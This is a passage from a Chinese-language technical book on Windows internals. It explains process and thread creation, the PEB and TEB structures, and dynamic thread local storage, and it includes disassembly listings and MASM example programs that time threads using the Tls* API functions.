步骤3　根据传入的端口参数内容初始化新进程对象的相应字段。

步骤4　如果父进程不为空，则创建一个全新的地址空间。

步骤5　调用函数KeInitializeProcess初始化新进程对象的基本优先级、Affinity、进程页表目录和超空间的页帧号。

步骤6　调用函数PspInitializeProcessSecurity从父进程复制一个令牌初始化新进程的安全属性，并设置进程优先级。

步骤7　调用函数MmInitializeProcessAddressSpace初始化新进程的地址空间，并将映像映射到地址空间；同时加载Ntdll.dll和系统范围的国家语言支持（NLS）表。

步骤8　调用函数ExCreateHandle在CID句柄表中创建一个进程ID项。CID是客户身份号（Client　ID），一般由进程号和线程号两部分组成，用于识别某个进程。

步骤9　审计本次进程创建行为，并构造PEB，将新进程加入全局进程链表PsActive ProcessHead中。

步骤10　调用函数ObInsertObject将新进程对象插入当前进程的句柄表中。

步骤11　设置进程基本优先级、访问权限、创建时间。

通过以上步骤，进程对象创建完成。但进程是有“惰性”的，离开了线程，进程的空间只是一个固定在内存中的死的空间而已；直到它的第一个线程被创建和初始化之后，进程中的代码才能被真正地运作起来。

与进程的创建类似，内核中线程的创建是从函数NtCreateThread开始的。该函数对用户传递来的参数进行简单检查，并复制InitialTeb到局部变量CaptureInitialTeb中；处理完参数后，交给函数PspCreateThread。该函数是真正创建线程的函数，其原型如下：

```
NTSTATUS
PspCreateThread(
OUT PHANDLE ThreadHandle,//返回线程句柄
IN ACCESS_MASK DesiredAccess,//新线程的访问权限
IN POBJECT_ATTRIBUTES ObjectAttributes OPTIONAL,//新线程对象属性
IN HANDLE ProcessHandle,//线程所属进程句柄
IN PEPROCESS ProcessPointer,//指向所属进程的EPROCESS对象
OUT PCLIENT_ID ClientId OPTIONAL,//返回新线程的CLIENT_ID结构
IN PCONTEXT ThreadContext OPTIONAL,//新线程的执行环境
IN PINITIAL_TEB InitialTeb OPTIONAL,//新线程TEB
IN PKSTART_ROUTINE StartRoutine OPTIONAL,//系统线程启动函数地址
IN PVOID StartContext//系统线程启动函数的执行环境
);
```

内核中创建线程的步骤大致如下：

步骤1　根据进程句柄获得进程对象并将其放到局部变量中。

步骤2　调用函数ObCreateObject创建线程对象ETHREAD，并初始化。

步骤3　获取进程的RundownProtect锁，以免线程创建过程中该进程被当掉。

步骤4　创建线程环境块（TEB），并用InitTeb函数进行初始化；然后，利用ThreadContext中的程序指针eip设置线程的启动地址StartAddress字段，并且将ThreadContext的eax寄存器设置到线程的Win32StartAddress字段。完成这些操作后，调用KeInitThread函数初始化新线程的一些属性。

步骤5　锁住进程，并将进程的活动线程数量加1，然后调用函数ObInsertObject把新线程加入到进程的线程链表中。

步骤6　调用函数KeStartThread，新线程即可运行。

2.用户模式下进程与线程的创建过程

在用户层，创建一个进程通常使用kernel32.dll中的函数CreateProcess来完成。该函数一旦返回成功，新的进程和进程中的第一个线程就建立起来了。从用户层的角度看进程创建的大致步骤如下：

步骤1　调用函数CreateProcessW打开指定的可执行映像文件。

步骤2　调用ntdll.dll中的存根函数NtCreateProcessEx，该函数利用处理器的陷阱机制切换到内核模式下。

在内核模式下，系统服务分发函数KiSystemService获得CPU控制权，它利用当前线程指定的系统服务表，调用执行体层的函数NtCreateProcessEx，开始内核过程的进程创建。执行体层的进程对象建立以后，进程的地址空间完成初始化，EPROCESS中的进程环境块（PEB）也已完成初始化；例如，跟踪一段CreateProcess代码，可以看到这种陷阱机制：

```
7C818FFA     FFB5 88F9FFFF    PUSH DWORD PTR SS:[EBP-678]
7C819000     68 00000001      PUSH 1000000
7C819005     6A 10            PUSH 10
7C819007     53               PUSH EBX
7C819008     53               PUSH EBX
7C819009     68 1F000F00      PUSH 0F001F
7C81900E     8D85 90F9FFFF    LEA EAX,DWORD PTR SS:[EBP-670]
7C819014     50               PUSH EAX
7C819015   FF15 7012807C      CALL DWORD PTR
DS:[<&ntdll.NtCreateSection>]                ; ntdll.ZwCreateSection
```

以上代码是函数Ntdll.ZwCreateSection的调用过程，前面是一系列的函数参数入栈操作，最后通过call指令调用函数。进入到函数内部看，函数Ntdll.ZwCreateSection是一段代理代码，通过对eax赋值后，为edx指定偏移地址，即可实施call　ntdll.KiFastSystemCall调用。如下所示：

```
7C92D17E >  B8 32000000      MOV EAX,32
7C92D183    BA 0003FE7F      MOV EDX,7FFE0300
7C92D188    FF12             CALL DWORD PTR DS:[EDX] ;ntdll.KiFastSystemCall
7C92D18A    C2 1C00          RETN 1C
7C92D18D    90               NOP
 ⋮

7C92E510 >  8BD4             MOV EDX,ESP
7C92E512    0F34             SYSENTER
7C92E514 >  C3               RETN
7C92E515    8DA424 00000000  LEA ESP,DWORD PTR SS:[ESP]
7C92E51C    8D6424 00        LEA ESP,DWORD PTR SS:[ESP]
7C92E520 >  8D5424 08        LEA EDX,DWORD PTR SS:[ESP+8]
7C92E524    CD 2E            INT 2E
7C92E526    C3               RETN
7C92E527    90               NOP
```

其中eax存放系统服务号。从以上反汇编代码中可以看到，系统最终通过指令SYSENTER（Windows XP系统）或int 2E（Windows 2000系统）进入内核态执行相应程序。

步骤3　PEB创建完成后，意味着进程的创建暂时告一段落。这时候还必须为进程创建第一个线程，通过调用函数NtCreateThread构造一个可供第一个线程运行的环境，如堆的大小、初始线程栈的大小等。这些值的默认初始值来自于PE文件头部相应的字段，ntdll.dll中的该函数依旧将任务交由执行层的NtCreateThread来完成。执行体层的线程对象ETHREAD建立以后，线程的ID、TEB等也就完成了初始化。

步骤4　进程的第一个线程的启动函数是kernel32.dll中的BaseProcessStart函数（其他线程则是调用BaseThreadStart函数）。此时的线程是被挂起的，要等到进程完全初始化完成后才真正开始。

注意　至此，用户模式下的进程创建实际上才刚刚开始，因为最终的进程要交给Windows子系统来运行，并由子系统维护进程的状态、进程的消息等信息。

步骤5　kernel32.dll向Windows子系统发送一个消息，该消息包含了刚建立的进程和线程的相关信息；Windows子系统csrss.exe接收到此消息后，开始在子系统内部建立进程环境；最后，以显示应用程序启动光标作为进程环境创建结束。

步骤6　当Windows子系统已经知道并登记了新进程和线程后，先前挂起的初始线程被允许恢复执行。

在内核中，新线程的启动例程是KiThreadStartup函数，从WRK中可以获取到该函数的代码：

```
cPublicProc _KiThreadStartup,1
xor ebx,ebx
xor esi,esi
xor edi,edi
xor ebp,ebp
```

```
LowerIrql APC_LEVEL
pop eax ;(eax)->SystemRoutine
call eax ;调用函数SystemRoutine(StartRoutine,StartContext)
pop ecx ;(ecx)=UserContextFlag
or ecx,ecx
jz short kits10 ;如果用户环境，则跳转到_KeBugCheck
mov ebp,esp
jmp _kiServiceExit2
Kits10:stdCall _KeBugCheck,<NO_USER_MODE_CONTEXT>
stdENDP_KiThreadStartup
```

KiThreadStartup函数首先将中断请求级别（Interrupt ReQuest Level，IRQL）降低到APC_LEVEL，然后进入内核模式调用系统初始的线程函数PspUserThreadStartup。函数PspUserThreadStartup通知缓存管理器预取可执行映像文件的页面，即该进程上一次启动的前10s内引用到的页面。读入后，将一个用户模式APC插入线程的用户APC队列中，此APC例程指向ntdll.dll的LdrInitializeThunk函数，然后函数PspUserThreadStartup返回。

步骤7　当函数KiThreadStartup返回到用户模式时，由PspUserThreadStartup插入的APC也已被交付，于是函数Ntdll.LdrinitializeThunk被调用，该函数是PE映像加载器的初始化函数。

完成初始化工作以后，加载PE映像中任何必要的DLL，并调用这些DLL的入口函数。最后，当LdrInitializeThunk返回到用户模式APC分发器时，该线程开始在用户模式下执行；然后，它调用用户栈中的线程启动函数。

至此，进程与线程全部建立完成，开始执行用户空间中的代码。

以上过程只是对进程和线程创建的一个简单描述，详细信息可以参看潘爱民著的《Windows内核原理与实现》(ISBN 978-7-121-10528-9)。

进程和线程的建立过程读者只需要简单了解即可，本章主要关心的是在进程与线程的创建过程中，系统暴露出来的两个数据结构：

进程环境块PEB

线程环境块TEB

接下来就让我们看看这两个重要的数据结构。

9.1.3 进程环境块PEB

操作系统会为每个进程设置一个数据结构，用来记录进程的相关信息。在NT中，该结构可以从进程空间的FS:[0x30]处找到。PEB描述的信息主要包括：进程状态、进程堆、PE映像信息等，其中有一个很重要的字段Ldr，该字段指向的结构中记录了进程加载进内存的所有模块的基地址，通过Ldr指向的三个链表就可以找到kernel32.dll的基地址（为什么要找它的基地址？请阅读第11章动态加载技术）。以下是进程环境块的完整定义：

```
typedef struct _PEB
{
UCHAR InheritedAddressSpace ;//00h
UCHAR ReadImageFileExecOptions ;//01h
UCHAR BeingDebugged ;//02h 进程是否在被调试状态
UCHAR Spare ;//03h
PVOID Mutant ;//04h
PVOID ImageBaseAddress ;//08h 进程映像基地址
PPEB_LDR_DATA Ldr ;//0Ch 加载的其他模块信息
PRTL_USER_PROCESS_PARAMETERS ProcessParameters ;//10h
PVOID SubSystemData ;//14h
PVOID ProcessHeap ;//18h
PVOID FastPebLock ;//1Ch
PPEBLOCKROUTINE FastPebLockRoutine ;//20h
PPEBLOCKROUTINE FastPebUnlockRoutine ;//24h
ULONG EnvironmentUpdateCount ;//28h
PVOID*KernelCallbackTable ;//2Ch
PVOID EventLogSection ;//30h
PVOID EventLog ;//34h
PPEB_FREE_BLOCK FreeList ;//38h
ULONG TlsExpansionCounter ;//3Ch TLS索引计数
PVOID TlsBitmap ;//40h TLS位图指针
ULONG TlsBitmapBits [0x2] ;//44h TLS进程标志位
PVOID ReadOnlySharedMemoryBase ;//4Ch
PVOID ReadOnlySharedMemoryHeap ;//50h
PVOID*ReadOnlyStaticServerData ;//54h
PVOID AnsiCodePageData ;//58h
PVOID OemCodePageData ;//5Ch
PVOID UnicodeCaseTableData ;//60h
ULONG NumberOfProcessors ;//64h
ULONG NtGlobalFlag ;//68h 全局标志
UCHAR Spare2[0x4] ;//6Ch
LARGE_INTEGER CriticalSectionTimeout ;//70h
ULONG HeapSegmentReserve ;//78h
ULONG HeapSegmentCommit ;//7Ch
ULONG HeapDeCommitTotalFreeThreshold ;//80h
ULONG HeapDeCommitFreeBlockThreshold ;//84h
ULONG NumberOfHeaps ;//88h
ULONG MaximumNumberOfHeaps ;//8Ch
PVOID**ProcessHeaps ;//90h
PVOID GdiSharedHandleTable ;//94h
PVOID ProcessStarterHelper ;//98h
```

```
PVOID GdiDCAttributeList ;//9Ch
PVOID LoaderLock ;//A0h
ULONG OSMajorVersion ;//A4h
ULONG OSMinorVersion ;//A8h
ULONG OSBuildNumber ;//ACh
ULONG OSPlatformId ;//B0h
ULONG ImageSubSystem ;//B4h
ULONG ImageSubSystemMajorVersion ;//B8h
ULONG ImageSubSystemMinorVersion ;//C0h
ULONG GdiHandleBuffer [0x22] ;//C4h
ULONGPostProcessInitRoutine ;//14Ch
ULONGTlsExpansionBitmap ;//150h
BYTETlsExpansionBitmapBits [0x80] ;//154h
ULONG?SessionId ;//1D4h
}PEB,*PPEB ;
```

其中，偏移＋0040h处为指向一个RTL_BITMAP数据结构的指针，该数据结构定义如下：

```
typedef struct _RTL_BITMAP{
ULONG SizeOfBitMap ;//TLS进程标志位长度
PULONG Buffer ;//TLS进程标志所在缓冲
}RTL_BITMAP,*PRTL_BITMAP;
```

显然，其目的是要提供一个缓冲区，而真正的缓冲区在Buffer所指的地方。通常情况下，该值为PEB中的TlsBitmapBits[2]，但是有需要时也不排斥采用别的缓冲区，两个32位长的字只能提供64个标志位。

9.1.4 线程环境块TEB

以下是线程环境块的完整定义：

```
typedef struct _NT_TEB
{
NT_TIB Tib ;//00h
PVOID EnvironmentPointer ;//1Ch
CLIENT_ID Cid ;//20h
PVOID ActiveRpcInfo ;//28h
PVOID ThreadLocalStoragePointer ;//2Ch合并后的TLS副本指针
PPEB Peb ;//30h指向所属进程的PEB
ULONG LastErrorValue ;//34h
ULONG CountOfOwnedCriticalSections ;//38h
PVOID CsrClientThread ;//3Ch
PVOID Win32ThreadInfo ;//40h
ULONG Win32ClientInfo [0x1F] ;//44h
PVOID WOW32Reserved ;//C0h
ULONG CurrentLocale ;//C4h
ULONG FpSoftwareStatusRegister ;//C8h
PVOID SystemReserved1[0x36] ;//CCh
PVOID Spare1 ;//1A4h
LONG ExceptionCode ;//1A8h
ULONG SpareBytes1[0x28] ;//1ACh
PVOID SystemReserved2[0xA] ;//1D4h
GDI_TEB_BATCH GdiTebBatch ;//1FCh
ULONG gdiRgn ;//6DCh
ULONG gdiPen ;//6E0h
ULONG gdiBrush ;//6E4h
CLIENT_ID RealClientId ;//6E8h
PVOID GdiCachedProcessHandle ;//6F0h
ULONG GdiClientPID ;//6F4h
ULONG GdiClientTID ;//6F8h
PVOID GdiThreadLocaleInfo ;//6FCh
PVOID UserReserved [5] ;//700h
PVOID glDispatchTable [0x118] ;//714h
ULONG glReserved1[0x1A] ;//B74h
PVOID glReserved2 ;//BDCh
PVOID glSectionInfo ;//BE0h
PVOID glSection ;//BE4h
PVOID glTable ;//BE8h
PVOID glCurrentRC ;//BECh
PVOID glContext ;//BF0h
NTSTATUS LastStatusValue ;//BF4h
UNICODE_STRING StaticUnicodeString ;//BF8h
WCHAR StaticUnicodeBuffer [0x105] ;//C00h
PVOID DeallocationStack ;//E0Ch
PVOID TlsSlots [0x40] ;//E10h 线程的TLS存储槽
LIST_ENTRY TlsLinks ;//F10h
PVOID Vdm ;//F18h
PVOID ReservedForNtRpc ;//F1Ch
PVOID DbgSsReserved [0x2] ;//F20h
ULONG HardErrorDisabled ;//F28h
PVOID Instrumentation [0x10] ;//F2Ch
```

```
PVOID WinSockData ;//F6Ch
ULONG GdiBatchCount ;//F70h
ULONG Spare2 ;//F74h
ULONG Spare3 ;//F78h
ULONG Spare4 ;//F7Ch
PVOID ReservedForOle ;//F80h
ULONG WaitingOnLoaderLock ;//F84h
PVOID StackCommit ;//F88h
PVOID StackCommitMax ;//F8Ch
PVOID StackReserve ;//F90h
PVOID MessageQueue ;//?? ?
}NT_TEB,*PNT_TEB ;
```

偏移＋0E10h处的字段TlsSlots[]是个无类型的指针数组（在后面还会介绍到，这个指针数组称为TLS存储槽），其大小为40h字节。也就是说，一个线程同时存在的动态TLS不能超过64项。如果某一项动态TLS数据的大小不超过4个字节（PVOID数据类型占用4个字节），那么直接就可以存储在这个数组中，作为这个数组的一个元素。如果是存储大于4个字节的数据，由于单个存储槽中无法存放大于4个字节的数据，那就必须为之动态分配存储缓冲区，而把动态申请获取到的缓冲区的地址存储在这个数组中。通过这样的方式就可以大大扩充动态TLS的容量了。

字段ThreadLocalStoragePointer用于静态TLS，操作系统会根据静态TLS目录把所有.tls段的原始副本收集汇总，并复制到所分配的缓冲区中。这样，就为一个线程构建了一个合并后的静态TLS副本，字段ThreadLocalStoragePointer即指向该副本的起始位置。

9.2　什么是线程局部存储

线程局部存储（Thread Local Storage，TLS）很好地解决了多线程程序设计中变量的同步问题。要想真正理解TLS，必须从多线程程序设计特点来看。

例如，编写一个从网络上下载文件的程序，既可以将其设置为单线程，也可以设计为多线程同时下载。尽管每个线程下载的内容不同，但每个线程下载代码逻辑是相同的，这就是多线程程序设计的普遍特点。现在假设有100个下载线程同时存在，那么，是否要为这100个线程中的每个都定义一套相同的数据结构呢？答案当然是可以的，但这样的程序设计不够优雅。反之，如果在程序设计时只定义一套数据结构，这100个线程同时使用这一套数据结构，却在运行期拥有不同的值（这种机制的实现通常会交给操作系统来管理）。这就是多线程程序设计所需要的，也是一个优秀操作系统所必须具备的特性之一。

程序员通过使用TLS机制，可以实现让程序拥有全局变量，但在不同的线程里却对应有不同的值。也就是说，进程中的所有线程都可以拥有全局变量，但这些变量其实是特定对某个线程才有意义的。

下载线程具有对文件写入的功能，写入时每个线程必须知道写入文件的偏移及字节数。这两个变量对不同的线程其值是不一样的。在这种情况下，把每一个线程所使用的文件偏移和字节数储存在TLS中，将会变得十分方便。当线程需要写文件时，它会从TLS中获取到本线程要写入文件的偏移和字节数。

TLS机制最重要的地方在于：用来向目标文件写入内容的代码在所有线程中都是一样的，而从TLS中取出的文件偏移和字节数却各不相同。

非常灵巧，不是吗？既有全局变量定义一样的便利，又有不同线程的分工。

实现TLS比较常见的办法是在进程中建立一个全局表，通过线程的ID去查询相应的数据结构，因为每个线程的ID是不一样的，所以查到的数据也自然就不一样了。为了帮助读者理解上面一段话，笔者写了一个模拟下载写入的代码：

```
dwFileOff dd ? ;全局变量
dwWriteSize dd ?
;--------------------
;主程序中创建的所有线程
;均采用此代码流程
;---------------------
_thread1_100 proc
pushad
invoke calcDownloadPara ;设置要写入的文件偏移和大小
```

```
invoke DWToFile,hFile,dwFileOff,dwWriteSize ;下载并写入文件
popad
ret
_thread1_100 endp
;-------------------------------
;主程序调用部分
;--------------------------------
Start:
Mov ecx,1000
.while TRUE
invoke CreateThread,NULL,offset _thread1_100,NULL,NULL,addr dwTID
Dec ecx
.break.if ecx == 0
.endw
end Start
```

以上只是简单模拟了多线程可能的设计，注意，这里没有用到TLS技术。如果将这个程序用到实际的环境中，下载会出现数据同步问题。主程序通过循环建立的1000个线程访问到了同一全局变量：文件偏移和写入字节。这是不符合多线程设计要求的。试想一下，当某个线程调用函数calcDownloadPara设置该线程要写入文件的偏移和大小（这两个变量是全局变量）刚完成时，另外一个线程正在调用函数DWToFile准备下载写入，那么另外那个线程曾经执行过的影响了两个全局变量值的calcDownloadPara函数调用就是失效的。

要想让线程同步，开发者必须在以上代码中加入很多附加代码对变量实施约束（如使用代码免重入机制，使用变量锁等），这样才能保证程序设计足够合理。如果将上述代码中用到的全局变量设置为由TLS存储，一切问题迎刃而解。程序员最受益的地方是不需要加入任何同步代码，即可满足程序功能设计的要求，所有同步操作由操作系统在内部自行完成，这就是TLS技术。

TLS技术分为两种：

动态线程局部存储技术

静态线程局部存储技术

TLS技术的分类主要依据是：线程局部存储的数据所用空间在程序运行期，操作系统完成的是动态申请还是静态分配。动态线程局部存储通过四个Win32　API函数实现对线程局部数据的存储；而静态线程局部存储则通过预先在PE文件中声明数据存储空间，由PE加载器加载该PE进入内存后为其预留存储空间实现。下面分别来介绍这两种技术。

9.3 动态线程局部存储

你可以放弃使用TLS，因为你对自己设计的程序有比较全面的把握。你清楚自己设计的进程里有总共有多少个线程，每个线程都使用了哪些数据结构，内存空间的申请、释放都在你的掌控之下，全局变量的访问全部采用了同步技术，那是没有问题的。如果你是一个DLL的开发者，你无法确定调用这个DLL的宿主程序里到底都多少个线程，每个线程的数据是如何定义的，这时，是你使用动态线程局部存储技术的最佳时机。

动态TLS存在以下四个API函数。

TlsAlloc

TlsGetValue

TlsSetValue

TlsFree

应用程序或DLL在合适的时候会调用这四个函数，通过索引对进程中每个线程的存储区进行统一操作。它们位于动态链接库文件kernel32.dll中。

下面，我们将通过一个多线程实例，分别介绍这四个函数在动态TLS中的使用方法。

9.3.1 动态TLS实例

首先看以下这段代码，该实例完成了对线程运行时间的显示。详细见代码清单9-1。

代码清单9-1　使用了TLS的线程运行时间统计程序（chapter9\dtls.asm）

```
;------------------------
;动态TLS演示
;戚利
;2010.2.28
;------------------------
.386
.model flat,stdcall
option casemap:none

include windows.inc
include user32.inc
```

```
includelib user32.lib
include kernel32.inc
includelib kernel32.lib

MAX_THREAD_COUNT equ 4

;数据段
.data
hTlsIndex dd ?
dwThreadID dd ?
hThreadID dd MAX_THREAD_COUNT dup(0)

dwCount dd ?

szBuffer db 500 dup(0)
szOut1 db '线程%d终止，用时：%d毫秒。',0
szErr1 db '读取TLS槽数据时失败！',0
szErr2 db '写入TLS槽数据时失败！',0



;代码段
.code

;----------
;初始化
;----------
_initTime proc
local @dwStart

pushad

;获得当前时间
;将线程的创建时间与线程对象相关联
invoke GetTickCount
mov @dwStart,eax
invoke TlsSetValue,hTlsIndex,@dwStart
.if eax == 0
invoke MessageBox,NULL,addr szErr2,\
NULL,MB_OK
.endif
popad
ret
_initTime endp

;----------
;获取用时
;----------
_getLostTime proc
local @dwTemp
pushad

;获得当前时间
;返回当前时间和线程创建时间的差值
invoke GetTickCount
mov @dwTemp,eax
invoke TlsGetValue,hTlsIndex
.if eax == 0
invoke MessageBox,NULL,addr szErr2,\
```

```
NULL,MB_OK
.endif
sub @dwTemp,eax
popad
mov eax,@dwTemp
ret
_getLostTime endp
;----------
;线程函数
;----------
_tFun proc uses ebx ecx edx esi edi,lParam
local @dwCount
local @tID
pushad
invoke _initTime
;模拟耗时操作
mov @dwCount,1000*10000
mov ecx,@dwCount
.while ecx＞0
dec @dwCount
dec ecx
.endw
invoke GetCurrentThreadId
mov @tID,eax
invoke _getLostTime
invoke wsprintf,addr szBuffer,\
addr szOut1,@tID,eax
invoke MessageBox,NULL,addr szBuffer,\
NULL,MB_OK
popad
ret
_tFun endp
start:
;通过在进程位数组中申请一个索引
;初始化线程运行时间记录系统
invoke TlsAlloc
mov hTlsIndex,eax
mov dwCount,MAX_THREAD_COUNT
mov edi,offset hThreadID
.while dwCount＞0
invoke CreateThread,NULL,0,\
offset _tFun,NULL,\
NULL,addr dwThreadID
mov dword ptr [edi],eax
add edi,4
dec dwCount
.endw
;等待结束线程
```

```
130 mov dwCount,MAX_THREAD_COUNT
131 mov edi,offset hThreadID
132 .while dwCount＞0
133 mov eax,dword ptr [edi]
134 mov dwThreadID,eax
135 push edi
136 invoke WaitForSingleObject,eax,\
137 INFINITE
138 invoke CloseHandle,dwThreadID
139 pop edi
140
141 add edi,4
142 dec dwCount
143 .endw
144
145 ;通过释放线程局部存储索引
146 ;释放时间记录系统占用的资源
147 invoke TlsFree,hTlsIndex
148
149 end start
```

主程序首先调用函数TlsAlloc向进程申请一个索引，以便为每个线程预留保存全局变量hTlsIndex不同值的空间。接下来在一个循环里使用CreateThread函数连续创建了4个相同代码的线程_tFun（117～127行）。每个线程执行相同的步骤：

步骤1　执行函数_initTime，初始化每个线程各自存储在TLS存储槽里的全局变量hTlsIndex对应的不同值的存储区域（该存储区域由操作系统维护）。初始化用的值取自API函数GetTickCount，往TLS存储槽里存储数据时使用函数TlsSetValue。

步骤2　通过循环模拟耗时操作（90～96行）。

步骤3　调用函数_getLostTime得到每个线程从开始执行到结束的时间。方法是首先通过函数GetTickCount获得当前时间，然后将TLS存储槽中存储的上一次时间通过函数TlsGetValue取出（注意不能直接使用全局变量），然后将当前时间与取出的时间相减即可得到线程运行时间。

注意　线程存储的时间值使用了TLS槽，而不是通常看到的线程内的局部变量。线程的TLS槽起的作用和线程的局部变量一样，但两者有根本的区别。

代码清单9-2是没有使用线程局部变量的代码。

代码清单9-2　没有使用TLS的线程运行时间统计程序（chapter9\dtls1.asm）

```
;------------------------
;动态TLS对比演示
;不使用TLS的多线程应用程序
;戚利
;2010.2.28
```

```
;------------------------
.386
.model flat,stdcall
option casemap:none

include windows.inc
include user32.inc
includelib user32.lib
include kernel32.inc
includelib kernel32.lib

MAX_THREAD_COUNT equ 4

;数据段
.data
hTlsIndex dd ?
dwThreadID dd ?
hThreadID dd MAX_THREAD_COUNT dup(0)

dwCount dd ?

szBuffer db 500 dup(0)
szOut1 db '线程%d终止，用时：%d毫秒。',0

;代码段
.code

;----------
;线程函数
;----------
_tFun proc uses ebx ecx edx esi edi,lParam
local @dwCount
local @dwStart
local @dwEnd
local @tID
pushad

;获得当前时间
;将线程的创建时间与线程对象相关联
invoke GetTickCount
mov @dwStart,eax

;模拟耗时操作
mov @dwCount,1000*10000
mov ecx,@dwCount
.while ecx>0
dec @dwCount
dec ecx
.endw

invoke GetCurrentThreadId
mov @tID,eax

invoke GetTickCount
mov @dwEnd,eax
mov eax,@dwStart
sub @dwEnd,eax
invoke wsprintf,addr szBuffer,\
addr szOut1,@tID,@dwEnd
```

```
invoke MessageBox,NULL,addr szBuffer,\
NULL,MB_OK
popad
ret
_tFun endp
start:
mov dwCount,MAX_THREAD_COUNT
mov edi,offset hThreadID
.while dwCount＞0
invoke CreateThread,NULL,0,\
offset _tFun,NULL,\
NULL,addr dwThreadID
mov dword ptr [edi],eax
add edi,4
dec dwCount
.endw
;等待结束线程
mov dwCount,MAX_THREAD_COUNT
mov edi,offset hThreadID
.while dwCount＞0
mov eax,dword ptr [edi]
mov dwThreadID,eax
push edi
invoke WaitForSingleObject,dwThreadID,\
INFINITE
invoke CloseHandle,dwThreadID
pop edi
add edi,4
dec dwCount
.endw
end start
```

在没有TLS机制的多线程程序设计中，与每个线程有关的具有相同意义但不同值的变量必须被设置为局部变量（加黑部分）。如果多个线程使用同一个全局变量，则程序必须面对多个线程存取该变量时的同步问题。

从这个角度理解，TLS又变成了一种参数传递机制。在Win32编程中，有些系统回调函数并没有准备足够的参数为我们传递数据。这些回调函数包括如WindowProc、TimerProc等，TLS可以将函数用到的数据绑定到系统的当前线程中。就像为线程穿了一件衣服，线程到哪里，被绑定的数据就到哪里。无论我们在多线程设计中将线程设计得多复杂，调用了多少个函数，只要用到每个线程的私有变量，就可以到TLS存储槽中存取。

图9-2是线程本地存储机制的示意图。




图　9-2　线程本地存储机制

如图9-2所示，在一个进程内部，存储着一个进程标志位，默认情况下它是一个双字（位于PEB的TlsBitmapBits字段中），共64个位（bit）。每个位可以是0或者1，分别代表未使用和已使用。

每个线程有一个双字的数组（数组中的每个单元为一个TLS存储槽，你可以把它理解为书橱上的一个抽屉）；该数组的个数也是64个。数组的索引号对应着进程标志位双字的位索引，如图中所标识的进程的第3位对应每个线程的第3个双字（下标都从0开始）。这就意味着，找到进程标志位的索引，也就找到每个线程的数组中相同索引的双字了，这个查找过程可以通过动态TLS的系列函数TlsXXX来完成。所有的线程中，该位置都是一个双字，由于存储在不同的内存中，每个线程对应的该位置的值可以不相同。

这个双字可以是一个值，也可以是一个指针，该指针还可以指向一个内存中的数据结构。于是，每个线程对应的该索引处的定义就变得五花八门了。

无论多线程程序的线程代码中使用了什么样的数据结构，用户在使用动态TLS函数存储的全局变量仅仅是一个索引而已。该索引位于进程中，对所有的线程可见；并且这个值对于所有的线程都是相同的，操作这个索引就代表操作了所有线程的相同的索引。

操作这个索引就代表操作了所有线程的相同的索引。这句话可以这么理解：进程通过索引号告诉每个线程，你该在自己的这个位置做什么。对应四个函数的比较通俗的解释如下：

TlsAlloc　进程说，我要在你们（指线程）的空间里找个还没有用的位置。于是获取了索引号。

TlsSetValue　进程说，请分别在你们空间的某个索引处存储某个数据。

注意　这个值对每个线程来说可能是不一样的。比如，例子中尽管每个线程都执行了相同的操作GetTickCount()，但由于每个线程执行该函数的时间不相同，所获取的值也不同。于是，所有的线程都那么做了，值被存储到了每个线程自己空间的相同索引处。

TlsGetValue　进程说，把指定索引处的值都取出来吧，于是所有的线程都这么做了。

TlsFree　进程说，我现在把这个空间收回了。

以下是对这四个动态TLS函数的详细说明。

9.3.2 获取索引TlsAlloc

函数功能：分配一个线程局部存储（TLS）索引。该进程的任何线程都可以使用该索引来存储和检取线程中的值。

函数原型：

```
DWORD TlsAlloc(
void
)
```

参数：无。

返回值：若函数成功，则返回值为一个TLS索引。失败则返回TLS_OUT_OF_INDEX，其十六进制值为0FFFFFFFFh。

尽管在示例中只用了一个索引，但需要说明的是，微软保证每个进程最少有64个（常量符号为TLS_MINIMUM_AVAILABLE）索引可供使用；如果程序需要，系统还会为线程提供更多的索引。一旦索引获取成功，该索引对应的进程标志位即被设置为1，表示已被使用。同时，每个线程的该索引对应的双字值也被声明为占用。

如果索引越过进程边界，该索引即视为无效。一个DLL不能假定在一个进程中分配的索引在另一个进程中依然有效。当一个DLL被附加到一个宿主进程时，它使用TlsAlloc分配一个TLS索引。然后，DLL会分配一些动态存储单元，并调用函数TlsSetValue向该索引对应的双字数组相应位置写入分配的动态存储单元地址。TLS索引存储在DLL的全局或静态变量中。

有了这个索引，我们就可以通过它来取得、设置数据。注意，这些数据只对当前线程可见。当函数得到一个可用的索引值后，还会遍历进程中的每个线程，并将对应的TLS存储槽全部清0。所以，函数返回以后，所有的操作就基本完成了。

9.3.3　按索引取值TlsGetValue

函数功能：检取调用线程的TLS存储槽的值。对于每个TLS索引，进程中的每个线程都有它自己的槽。

函数原型：

```
LPVOID TlsGetValue(
DWORD dwTlsIndex//TLS索引
)
```

参数：dwTlsIndex，由TlsAlloc分配的索引。

返回值：若函数成功，则返回调用线程的TLS存储槽中的值；失败则返回0。

注意　由于存放在TLS存储槽中值可以为0，在这种情况下，需要通过函数GetLastError的返回值来判断。如果为NO_ERROR，则表示取到了值，且值是0；否则表示函数调用失败。

9.3.4 按索引存储TlsSetValue

函数功能：存储指定值倒调用线程的指定索引处。

函数原型：

```
BOOL TlsSetValue(
DWORD dwTlsIndex,//TLS索引
LPVOID lpTlsValue//要设置的值
)
```

参数：dwTlsIndex，由TlsAlloc分配的索引。

